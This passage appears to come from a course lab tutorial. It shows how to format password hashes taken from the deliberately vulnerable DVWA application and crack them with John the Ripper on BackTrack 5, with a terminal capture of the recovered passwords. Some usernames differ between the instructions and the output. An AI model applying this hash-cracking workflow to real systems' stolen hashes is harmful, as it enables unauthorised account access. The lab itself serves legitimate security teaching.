
- 3. Paste in Notepad
 - **Instructions:**
 - 1. Edit --> Paste



4. Format in Notepad

- **Instructions:**


1. Place a ":" immediately after admin
2. Make sure your cursor is immediately after the ":" and hit delete button.
3. Now you should see the user admin and the password hash separated by a ":" on the same line.
4. Cut the username and password combinations for gordonb, 13pablo, and smitty from (Section 11, Step 1) and paste in the terminal as well.



5. Save in Notepad

- **Instructions:**

1. Navigate to --> /pentest/passwords/john
2. Name the file name --> dvwa_password.txt
3. Click Save



○

Section 11: Proof of Lab Using John the Ripper

1. Proof of Lab

○ **Instructions:**

1. Bring up a new terminal, see (Section 7, Step 1)
2. `cd /pentest/passwords/john`
3. `./john --format=raw-MD5 dvwa_password.txt`
4. `date`
5. `echo "Your Name"`
 - Replace the string "Your Name" with your actual name.
 - e.g., `echo "John Gray"`

○ **Proof of Lab Instructions:**

1. Do a <PrtScn>
2. Paste into a word document
3. Upload to Moodle

```
BackTrackSR1 - VMware Player  File Virtual Machine Help
Applications Places System
root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt: /# cd /pentest/passwords/john/
root@bt: /pentest/passwords/john#
root@bt: /pentest/passwords/john# ./john --format=raw-MD5 dvwa_password.txt
Loaded 5 password hashes with no different salts (Raw MD5 [raw-md5 SSE2 16x4])
abc123          (gordonb)
password        (admin)
password        (smithy)
letmein         (pablo)
charley         (1337)
guesses: 5 time: 0:00:00:00 (3) c/s: 317960 trying: charter - charkli
root@bt: /pentest/passwords/john#
root@bt: /pentest/passwords/john# date
Mon Apr 16 11:34:09 CDT 2012
root@bt: /pentest/passwords/john#
root@bt: /pentest/passwords/john# echo "Your Name"
Your Name
root@bt: /pentest/passwords/john#
```

<< back | track 5

Damn Vulnerable Web ... root@bt: /pentest/pass... dvwa_password.txt - N...

To direct input to this virtual machine, press Ctrl+G.

vmware